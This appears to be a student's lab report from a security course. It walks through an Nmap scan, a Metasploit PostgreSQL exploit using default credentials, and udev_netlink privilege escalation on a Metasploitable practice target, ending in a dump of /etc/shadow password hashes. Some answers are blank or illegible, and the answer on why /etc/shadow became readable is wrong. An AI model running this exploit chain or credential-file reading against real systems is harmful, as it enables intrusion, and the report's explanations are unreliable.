


## Lab 7.1: Remote and Local Exploitation

### Lab 7.1: Part 1 – Nmap and OpenVAS

#### 1. Question 4




#### 2. Question 7

```
root@kali2:~# nmap 203.0.113.100 --system-dns
Starting Nmap 6.47 ( http://nmap.org ) at 2025-10-18 15:44 EDT
Nmap scan report for 203.0.113.100
Host is up (0.00041s latency).
Not shown: 989 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
23/tcp    open  telnet
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
443/tcp   open  https
1099/tcp  closed rmiregistry
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
5432/tcp  open  postgresql
8180/tcp  closed sampleflag:999818

Nmap done: 1 IP address (1 host up) scanned in 4.90 seconds
root@kali2:~#
```


### 3. Question 9



### 4. Research and describe what OpenVAS is

OpenVAS is an open-source vulnerability scanning tool used to identify security weaknesses in computer systems and networks.

### 5. Question 17



1. Question 6

[illegible]

2. Question 13

```
msf auxiliary(postgres_login) > set RHOSTS 203.0.113.100
RHOSTS => 203.0.113.100
msf auxiliary(postgres_login) >
```

3. Question 19

```
msf auxiliary(postgres_login) > use exploit/linux/postgres/postgres_payload
```

4. Question 22

```
msf exploit(postgres_payload) > set PASSWORD postgres
PASSWORD => postgres
```

5. Question 23

```
msf exploit(postgres_payload) > show options
Module options (exploit/linux/postgres/postgres_payload):

  Name      Current Setting  Required  Description
  ----      -
  DATABASE  templated1      yes       The database to authenticate against
  PASSWORD  postgres        no        The password for the specified username. Leave blank for a random password.
  RHOST     203.0.113.100   yes       The target address
  RPORT     5432            yes       The target port
  USERNAME  postgres        yes       The username to authenticate as
  VERBOSE   false           no        Enable verbose output

Exploit target:

  Id  Name
  --  --
  0    Linux x86
```

6. Question 26

```
postgres@metasploitable:/var/lib/postgresql/8.3/main$ whoami
postgres
```

## Lab 7.1: Part 3 – Privilege Escalation

1. Question 2

```
msf exploit(postgres_payload) > use exploit/linux/local/udev_netlink
```

2. Question 6

```
meterpreter > execute -f /bin/bash -i  
Process 14927 created.  
Channel 1 created.
```

3. Question 7

```
root@metasploitable:/# whoami  
root
```

4. Question 8

```
root@metasploitable:/# tail /etc/shadow  
service:$1$kR3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::  
telnetd:*:14715:0:99999:7:::  
proftpd:!:14727:0:99999:7:::  
statd:*:15474:0:99999:7:::  
snmp:*:15480:0:99999:7:::  
gdm:*:16467:0:99999:7:::  
messagebus:*:16467:0:99999:7:::  
polkituser:*:16467:0:99999:7:::  
haldaemon:*:16467:0:99999:7:::  
administrator:$1$aMci2p0/$P8UENEDM.QmBoR1yhtt.b.:16609:0:99999:7:::  
root@metasploitable:/# cat /etc/shadow  
root:$1$h0oYf/69$L4JuFV3DF5bCyI2Maifaa/:16467:0:99999:7:::  
daemon:*:14684:0:99999:7:::  
bin:*:14684:0:99999:7:::  
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::  
sync:*:14684:0:99999:7:::  
games:*:14684:0:99999:7:::
```

5. Why are we now able to look into these files and not in the last lab?

**Because the focus of the last lab was different.**

## **Lab 7.1: Part 4 – Lessons Learned**

This lab clarified that vulnerability discovery and exploitation are two sides of the same process. Moving from Nmap service fingerprinting to OpenVAS prioritization helped me build a narrative from “what’s open” to “what’s exploitable,” rather than treating scans as a checklist. I was surprised by how frequently a “medium”-rated issue became the real entry point when paired with default credentials or lax file permissions. Small environmental details like PATH order, SUID bits, and service account scopes created dependable privilege-escalation routes. The hardest part was resisting overreliance on tools: OpenVAS findings still needed manual validation, and several promising CVEs didn’t match the target’s exact version or configuration.